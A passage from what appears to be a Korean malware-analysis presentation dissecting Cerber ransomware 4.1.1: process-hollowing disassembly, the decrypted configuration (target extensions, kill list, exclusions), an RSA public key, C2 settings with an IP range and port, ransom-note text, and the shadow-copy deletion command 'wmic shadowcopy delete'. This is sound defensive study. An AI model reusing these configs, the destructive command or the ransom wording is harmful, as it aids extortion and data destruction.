
```
00B92634  .  51          PUSH ECX                 ECX = 0
00B92635  .  FF5424 20   CALL DWORD PTR SS:[ESP+20]  kernel32.ExitProcess
```

2-4. 1차 분석 정리


Cerber Process
CreateFile
Thiophene.sed
ReadFile
CreateFile
BgWorker.dll
CreateProcess
Cerber Process
CreateFile
System.dll
System.dll_Call()
System.dll_Call()
BgWorker.dll 로드

2-4. 1차 분석 정리



BgWorker.dll
CreateProcess
Cerber
Process


Cerber.exe
int main()
EIP
CreateProcess()
SUSPENDED
GetThreadContext()
MOV DWORD PTR DS:[EBP+EAX],ECX
Context + B0 = EIP
EAX 000000B0
ECX 004028FD
function()
EIP
SetThreadContext()
ResumeThread()
ExitProcess()

2-5. 2차 분석

Cerber.exe

➢ **CheatEngine을 통해 복제된 Process의 EIP[004028FD] 지점을 JMP -2로 무한루프**




2-5. 2차 분석


Cerber.exe

➢ OllyDbg의 Attach 기능을 통해 수정된 부분을 원상태로 복원

```
004028FD   EB FE          JMP SHORT <ModuleEntryPoint>
004028FF   90             NOP
00402900   83E4 F8        AND ESP,FFFFFFF8
00402903   81EC 9C010000  SUB ESP,19C
00402909   53             PUSH EBX
0040290A   56             PUSH ESI
0040290B   57             PUSH EDI
0040290C   33DB           XOR EBX,EBX
0040290E   53             PUSH EBX
```




```
004028FD   55             PUSH EBP
004028FE   90             NOP
004028FF   90             NOP
00402900   83E4 F8        AND ESP,FFFFFFF8
00402903   81EC 9C010000  SUB ESP,19C
00402909   53             PUSH EBX
0040290A   56             PUSH ESI
0040290B   57             PUSH EDI
0040290C   33DB           XOR EBX,EBX
```




2-5. 2차 분석


Cerber.exe

➢ OllyDbg의 Attach 기능을 통해 수정된 부분을 원상태로 복원

```
004028FD   EB FE          JMP SHORT <ModuleEntryPoint>
004028FF   90             NOP
00402900   83E4 F8        AND ESP,FFFFFFF8
00402903   81EC 9C010000  SUB ESP,19C
00402909   53             PUSH EBX
0040290A   56             PUSH ESI
0040290B   57             PUSH EDI
0040290C   33DB           XOR EBX,EBX
0040290E   53             PUSH EBX
```




```
004028FD   55             PUSH EBP
004028FE   90             NOP
004028FF   90             NOP
00402900   83E4 F8        AND ESP,FFFFFFF8
00402903   81EC 9C010000  SUB ESP,19C
00402909   53             PUSH EBX
0040290A   56             PUSH ESI
0040290B   57             PUSH EDI
0040290C   33DB           XOR EBX,EBX
```



2-5. 2차 분석

Cerber.exe

- BgWorker.dll에서 읽은 Thiophene.sed를 복호화
- Json 형식된 설정 데이터

```
004063B2   8A0438          MOV AL,BYTE PTR DS:[EDI+EAX]      [EDI+EAX] = 암호화 되어 있는 데이터
004063B5   320431          XOR AL,BYTE PTR DS:[ESI+ECX]      [ESI+ECX] = 복호화 키
004063B8   68 32040902     PUSH 2090432
004063BD   8806            MOV BYTE PTR DS:[ESI],AL          [ESI] = 복호화된 데이터
```

Address	Hex dump	ASCII
00980698	7B 22 62 6C 61 63 6B 6C 69 73 74 22 3A 7B 22 66	{"blacklist":{"f
009806A8	69 6C 65 73 22 3A 5B 22 62 6F 6F 74 73 65 63 74	iles":["bootsect
009806B8	2E 62 61 6B 22 2C 22 69 63 6F 6E 63 61 63 68 65	.bak","iconcache
009806C8	2E 64 62 22 2C 22 6E 74 75 73 65 72 2E 64 61 74	.db","ntuser.dat
009806D8	22 2C 22 74 68 75 6D 62 73 2E 64 62 22 5D 2C 22	","thumbs.db"],"
009806E8	66 6F 6C 64 65 72 73 22 3A 5B 22 3A 5C 5C 24 72	folders":[":WW$r
009806F8	65 63 79 63 6C 65 2E 62 69 6E 5C 5C 22 2C 22 3A	ecycle.binWW","
00980708	5C 5C 24 77 69 6E 64 6F 77 73 2E 7E 62 74 5C 5C	WW$windows.~btWW
00980718	22 2C 22 3A 5C 5C 62 6F 6F 74 5C 5C 22 2C 22 3A	"," :WWbootWW","
00980728	5C 5C 64 6F 63 75 6D 65 6E 74 73 20 61 6E 64 20	WWdocuments and
00980738	73 65 74 74 69 6E 67 73 5C 5C 61 6C 6C 20 75 73	settingsWWall us
00980748	65 72 73 5C 5C 22 2C 22 3A 5C 5C 64 6F 63 75 6D	ersWW"," :WWdocum
00980758	65 6E 74 73 20 61 6E 64 20 73 65 74 74 69 6E 67	ents and setting
00980768	73 5C 5C 64 65 66 61 75 6C 74 20 75 73 65 72 5C	sWWdefault userW
00980778	5C 22 2C 22 3A 5C 5C 64 6F 63 75 6D 65 6E 74 73	W"," :WWdocuments
00980788	20 61 6E 64 20 73 65 74 74 69 6E 67 73 5C 5C 6C	and settingsWWl
00980798	6F 63 61 6C 73 65 72 76 69 63 65 5C 5C 22 2C 22	ocalserviceWW","

2-5. 2차 분석

설정 데이터

Address	ASCII dump
00980698	{"blacklist":{"files":["bootsect.bak","iconcache.db","ntuser.dat
009806D8	","thumbs.db"],"folders":[":WW$recycle.binWW",":WW$windows.~btWW
00980718	",":WWbootWW",":WWdocuments and settingsWWall usersWW",":WWdocum
00980758	ents and settingsWWdefault userWW",":WWdocuments and settingsWWl
00980798	ocalserviceWW",":WWdocuments and settingsWWnetworkserviceWW",":W
009807D8	Wprogram filesWW",":WWprogram files (x86)WW",":WWprogramdataWW",
00980818	":WWrecoveryWW",":WWrecyclerWW",":WWusersWWall usersWW",":WWwind
00980858	owsWW",":WWwindows.oldWW","WWappdataWWlocalWW","WWappdataWWlocal
00980898	lowWW","WWappdataWWroamingWWadobeWWflash playerWW","WWappDataWWr
009808D8	oamingWWapple computerWWsafariWW","WWappdataWWroamingWWatiWW","W
00980918	Wappdata WWroamingWWintelWW","WWappdataWWroamingWWintel corporati
00980958	onWW","WWappdataWWroamingWWgoogleWW","WWappdataWWroamingWWmacrom
00980998	ediaWWflash playerWW","WWappdataWWroamingWWmozillaWW","WWappdata
009809D8	WWroamingWWnvidiaWW","WWappdataWWroamingWWoperaWW","WWappdataWWr
00980A18	oamingWWopera softwareWW","WWappdataWWroamingWWmicrosoftWWintern
00980A58	et explorerWW","WWappdataWWroamingWWmicrosoftWWwindowsWW","WWapp
00980A98	lication dataWWmicrosoftWW","WWlocal settingsWW","WWpublicWWmusi

- Blacklist
  - Files
  - Folders
  - Languages
- close_process
  - process
- Encrypt
  - File
- global_public_key
- help_files
  - file body
  - file_extension
  - files_name
- Servers
- Speaker
- Wallpaper
- Whitelist
  - folders

2-5. 2차 분석

blacklist

- OS 부팅이나 Tor 접속에 문제가 생길 수 있는 경로
- 특정 언어 [languages]를 사용하는 OS


```
"blacklist":{
"files":["bootsect.bak","iconcache.db","ntuser.dat","thumbs.db"],
"folders":[":\\$recycle.bin\\",":\\$windows.~bt\\",":\\boot\\",":\\documents and settings\\all users\\",":\\documents and
settings\\default user\\",":\\documents and settings\\localservice\\",":\\documents and settings\\networkservice\\",":\\program
files\\",":\\program files (x86)\\",":\\programdata\\",":\\recovery\\",":\\recycler\\",":\\users\\all users\\",":\\windows\\",
":\\windows.old\\","\\appdata\\local\\","\\appdata\\locallow\\","\\appdata\\roaming\\adobe\\flash player\\",
"\\appData\\roaming\\apple computer\\safari\\","\\appdata\\roaming\\ati\\","\\appdata\\roaming\\intel\\",
"\\appdata\\roaming\\intel corporation\\","\\appdata\\roaming\\google\\","\\appdata\\roaming\\macromedia\\flash player\\",
"\\appdata\\roaming\\mozilla\\","\\appdata\\roaming\\nvidia\\","\\appdata\\roaming\\opera\\","\\appdata\\roaming\\opera
software\\","\\appdata\\roaming\\microsoft\\internet explorer\\","\\appdata\\roaming\\microsoft\\windows\\","\\application
data\\microsoft\\","\\local settings\\","\\public\\music\\sample music\\","\\public\\pictures\\sample pictures\\",
"\\public\\videos\\sample videos\\","\\tor browser\\"],
"languages":[1049,1058,1059,1064,1067,1068,1079,1087,1088,1090,1091,1092,2072,2073,2092,2115]}
```


- 1049 = 러시아, 1058 = 우크라이나, 1059 = 벨라루스 …

2-5. 2차 분석

close_process

- 데이터베이스 서버와 관련된 프로세스 종료
  - 데이터 쓰기 권한을 얻기 위한 방법으로 사용됨


```
"close_process":{
    "process":["msftesql.exe","sqlagent.exe","sqlbrowser.exe","sqlservr.exe","sqlwriter.exe","oracle.exe","ocssd.exe","dbsnmp.exe",
    "synctime.exe","mydesktopqos.exe","agntsvc.exeisqlplussvc.exe","xfssvccon.exe","mydesktopservice.exe","ocautoupds.exe",
    "agntsvc.exeagntsvc.exe","agntsvc.exeencsvc.exe","firefoxconfig.exe","tbirdconfig.exe","ocomm.exe","mysqld.exe","mysqld-nt.exe",
    "mysqld-opt.exe","dbeng50.exe","sqbcoreservice.exe"]}
```

2-5. 2차 분석

encrypt

➢ 암호화를 진행할 파일 확장자


```
"encrypt":{
    "files":[[".accdb",".mdb",".mdf",".dbf",".vpd",".sdf",".sqlitedb",".sqlite3",".sqlite",".sql",".sdb",".doc",".docx",".odt",
    ".xls",".xlsx",".ods",".ppt",".pptx",".odp",".pst",".dbx",".wab",".tbk",".pps",".ppsx",".pdf",".jpg",".tif",".pub",".one",".rtf",
    ".csv",".docm",".xlsm",".pptm",".ppsm",".xlsb",".dot",".dotx",".dotm",".xlt",".xltx",".xltm",".pot",".potx",".potm",".xps",
    ".wps",".xla",".xlam",".erbsql",".sqlite-shm",".sqlite-wal",".litesql",".ndf",".ost",".pab",".oab",".contact",".jnt",".mapimail",
    ".msg",".prf",".rar",".txt",".xml",".zip",".1cd",".3ds",".3g2",".3gp",".7z",".7zip",".aoi",".asf",".asp",".aspx",".asx",".avi",
    ".bak",".cer",".cfg",".class",".config",".css",".dds",".dwg",".dxf",".flf",".flv",".html",".idx",".js",".key",".kwm",".laccdb",
    ".ldf",".lit",".m3u",".mbx",".md",".mid",".mlb",".mov",".mp3",".mp4",".mpg",".obj",".pages",".php",".psd",".pwm",".rm",".safe",
    ".sav",".save",".srt",".swf",".thm",".vob",".wav",".wma",".wmv",".3dm",".aac",".ai",".arw",".c",".cdr",".cls",".cpi",".cpp",
    ".cs",".db3",".drw",".dxb",".eps",".fla",".flac",".fxg",".java",".m",".m4v",".max",".pcd",".pct",".pl",".ppam",".ps",".pspimage",
    ".r3d",".rw2",".sldm",".sldx",".svg",".tga",".xlm",".xlr",".xlw",".act",".adp",".al",".bkp",".blend",".cdf",".cdx",".cgm",".cr2",
    ".crt",".dac",".dcr",".ddd",".design",".dtd",".fdb",".fff",".fpx",".h",".iif",".indd",".jpeg",".mos",".nd",".nsd",".nsf",".nsg",
    ".nsh",".odc",".oil",".pas",".pat",".pef",".pfx",".ptx",".qbb",".qbm",".sas7bdat",".say",".st4",".st6",".stc",".sxc",".sxw",
    ".tlg",".wad",".xlk",".aiff",".bin",".bmp",".cmt",".dat",".dit",".edb",".flvv",".gif",".groups",".hdd",".hpp",".m2ts",".m4p",
    ".mkv",".mpeg",".nvram",".ogg",".pdb",".pif",".png",".qed",".qcow",".qcow2",".rvt",".st7",".stm",".vbox",".vdi",".vhd",".vhdx",
    ".vmdk",".vmsd",".vmx",".vmxf",".3fr",".3pr",".ab4",".accde",".accdr",".accdt",".ach",".acr",".adb",".ads",".agdl",".ait",".apj",
    ".asm",".awg",".back",".backup",".backupdb",".bank",".bay",".bdb",".bgt",".bik",".bpw",".cdr3",".cdr4",".cdr5",".cdr6",".cdrw",
    ".ce1",".ce2",".cib",".craw",".crw",".csh",".csl",".db_journal",".dc2",".dcs",".ddoc",".ddrw",".der",".des",".dgc",".djvu",
    ".dng",".drf",".dxg",".eml",".erf",".exf",".ffd",".fh",".fhd",".gray",".grey",".gry",".hbk",".ibank",".ibd",".ibz",".iiq",
    ".incpas",".jpe",".kc2",".kdbx",".kdc",".kpdx",".lua",".mdc",".mef",".mfw",".mmw",".mny",".moneywell",".mrw",".myd",".ndd",
    ".nef",".nk2",".nop",".nrw",".ns2",".ns3",".ns4",".nwb",".nx2",".nxl",".nyf",".odb",".odf",".odg",".odm",".orf",".otg",".oth",
    ".otp",".ots",".ott",".p12",".p7b",".p7c",".pdd",".mts",".plus_muhd",".plc",".psafe3",".py",".qba",".qbr",".qbw",".qbx",".qby",
    ".raf",".rat",".raw",".rdb",".rwl",".rwz",".s3db",".sd0",".sda",".sr2",".srf",".srw",".st5",".st8",".std",".sti",".stw",".stx",
    ".sxd",".sxg",".sxi",".sxm",".tex",".wallet",".wb2",".wpd",".x11",".x3f",".xis",".ycbcra",".yuv",".mab",".json",".msf",".jar",
    ".cdb",".srb",".abd",".qtb",".cfn",".info",".info_",".flb",".def",".atb",".tbn",".tbb",".tlx",".pml",".pmo",".pnx",".pnc",".pmi",
    ".pmm",".lck",".pm!",".pmr",".usr",".pnd",".pmj",".pm",".lock",".srs",".pbf",".omg",".wmf",".sh",".war",".ascx",".k2p",".apk",
    ".asset",".bsa",".d3dbsp",".das",".forge",".iwi",".lbf",".litemod",".ltx",".m4a",".re4",".slm",".tiff",".upk",".xxx",".money",
    ".cash",".private",".cry",".vsd",".tax",".gbr",".dgn",".stl",".gho",".ma",".acc",".db"]]
```

2-5. 2차 분석

global_public_key

➢ **Base64로 인코딩되어있는 공개키**

```
LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQklqQU5CZ2txaGtpRzl3MEJBUUVGQU
FPQ0FROEFNSUICQ2dLQ0FRRUF2a3R5NXFocUV5ZFI5MDc2RmV2cAowdU1QN0laTm1zM
UFBN0dQUVVUaE1XYllpRVlJaEJLY1QwL253WXJCcTBPZ3Y3OUsxdHRhMDRFSFRyWGdjQ
XAvCk9KZ0JoejlONThhZXdkNHlaQm0yY29lYURHdmNHUkFjOWU3Mk9iRlEvVE1FL0lvN0xa
NXFYRFd6RGFmSThMQTgKSlFtU3owTCsvRytMUFRXZzdrUE9wSlQ3V1NrUml5VDh3NVFn
WlJKdXZ2aEVySE04M2tPM0VMVEgrU29FSTUzcAo0RU5Wd2ZOTkVwT3BucE9PU0tRb2J0S
Xc1NkNzUUZyaGFjMHNRbE9qZWsvbXVWbHV4amlFbWMwZnN6azJXTFNuCnFyeWlNeXph
STVEV0JEaIlLWEExdHAyaC95Z2JrWWRGWVJiQUVxd3RMeFQyd01mV1BRSTVPa2hUYTl0
WnFEMEgKblFJREFRQUIKLS0tLS1FTkQgUFVCTEIDIEtFWS0tLS0tCg==
```

```
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAvkty5qhqEydR9076Fevp
0uMP7IZNms1AA7GPQUThMWbYiEYIhBKcT0/nwYrBq0Ogv79K1tta04EHTrXgcAp/
OJgBhz9N58aewd4yZBm2coeaDGvcGRAc9e72ObFQ/TME/Io7LZ5qXDWzDafl8LA8
JQmSz0L+/G+LPTWg7kPOpJT7WSkRb9T8w5QgZRJuvvhErHM83kO3ELTH+SoEI53p
4ENVwfNNEpOpnpOOSKQobtlw56CsQFrhac0sQIOjek/muVluxjiEmc0fszk2WLSn
qryiMyzaI5DWBDjYKXA1tp2h/ygbkYdFYRbAEqwtLxT2wMfWPQI5OkhTa9tZqD0H
nQIDAQAB
-----END PUBLIC KEY-----
```

CERBER RANSOMWARE

Instructions

☑ English

Can't you find the necessary files?
Is the content of your files not readable?

It is normal because the files' names and the data in your files have been encrypted by "Cerber Ransomware".

It means your files are NOT damaged! Your files are modified only. This modification is reversible. From now it is not possible to use your files until they will be decrypted.

The only way to decrypt your files safely is to buy the special decryption software "Cerber Decryptor".

Any attempts to restore your files with the third-party software will be fatal for your files!

You can proceed with purchasing of the decryption software at your personal page:

http://{TOR}.{SITE_1}/{PC_ID}

http://{TOR}.{SITE_2}/{PC_ID}

http://{TOR}.{SITE_3}/{PC_ID}

If this page cannot be opened click here to generate a new address to your personal page.

At this page you will receive the complete instructions how to buy the decryption software for restoring all your files.

Also at this page you will be able to restore any one file for free to be sure "Cerber Decryptor" will help you.

If your personal page is not available for a long period there is another way to open your personal page - installation and use of Tor Browser:

1. run your Internet browser (if you do not know what it is run the Internet Explorer);

2. enter or copy the address https://www.torproject.org/download/download-easy.html.en into the

CERBER RA

Instructions

☑ Select yo

English
???????
����
Nederlands
Francais
Deutsch
Italiano
Polski
Portugues
Espanol
Turkce

2-5. 2차 분석

Servers

- IP C클래스인 194.165.16.0, Port = 6892
- Base 64로 인코딩된 knock의 디코딩 값은 hi{PARTNER_ID}{STATUS}


```
"servers":{
    "statistics":{
        "data_finish":"e01ENV9LRVl9",
        "data_start":"e01ENV9LRVl9e1BBUlRORVJfSUR9e09TfXtJU19YNjR9e0lTX0FETUlOfXtDT1VOVF9GSUxFU317U1RPUF9SRU
        FTT059",
        "ip":"194.165.16.0/22",
        "knock":"aGl7UEFSVE5FUl9JRH17U1RBVFVTfQ==",
        "port":6892,
        "send_stat":1,
        "timeout":255
        }
    }
```


hi{PARTNER_ID}{STATUS}

2-5. 2차 분석

speaker

- **Attention! Attention! Attention!**
- **Your documents, photos, databases and other important files have been encrypted!**
- **알림 소리에 대한 문자열**

```
"speaker":{
    "speak":1,"text":
    [{"repeat":1,"text":"Attention! Attention! Attention!"},
    {"repeat":5,"text":"Your documents, photos, databases and other important files have been encrypted!"}]}
```

2-5. 2차 분석

wallpaper

➢ 변하는 바탕화면에 대한 정보가 담겨져 있음


```
"wallpaper":
    {"change_wallpaper":1,
    "background":0,
    "color":65280,
    "size":13,
    "text":" Your documents, photos, databases
    \"Cerber Ransomware 4.1.1\"! \r\n\r\n If yo
    propose to you to go directly to your perso
    instructions \r\n and guarantees to restore
    \r\n to go on your personal page below: \r\
    {SITE_1}/{PC_ID} \r\n\r\n http://{TOR}.{SIT
    _____ \r\n\r\n http://{
```


2-5. 2차 분석

whitelist

➢ 최우선적으로 암호화 해야할 경로 및 폴더 명

```
"whitelist":{
    "folders":[
        ":\\documents and settings\\all users\\documents\\","\\appdata\\roaming\\microsoft\\office\\",
        "\\excel\\","\\microsoft sql server\\","\\onenote\\","\\outlook\\","\\powerpoint\\","\\steam\\",
        "\\the bat!\\","\\thunderbird\\"]}}
```

2-5. 2차 분석

키 이름	설명
Blacklist	암호화를 제외할 파일 및 디렉토리 경로, 언어 리스트
Close_process	종료하는 프로그램 리스트
Encrypt	암호화를 진행하는 확장자 리스트
Global_public_key	RSA 공개키가 Base64로 인코딩
Help_files	Readme.hta 내용이 Base64로 인코딩
Servers	접속할 서버 정보 리스트
Speaker	TTS 기능으로 읽을 문장 리스트
Wallpaper	바탕화면에 표시될 문자열
Whitelist	최우선 암호화 경로 및 폴더 명 리스트

2-5. 2차 분석

Cerber.exe

- CreateProcessA()를 통해 cmd.exe를 실행
- WriteFile()를 통해 cmd.exe에
  C:\WINDOWS\system32\wbem\wmic.exe shadowcopy delete 실행

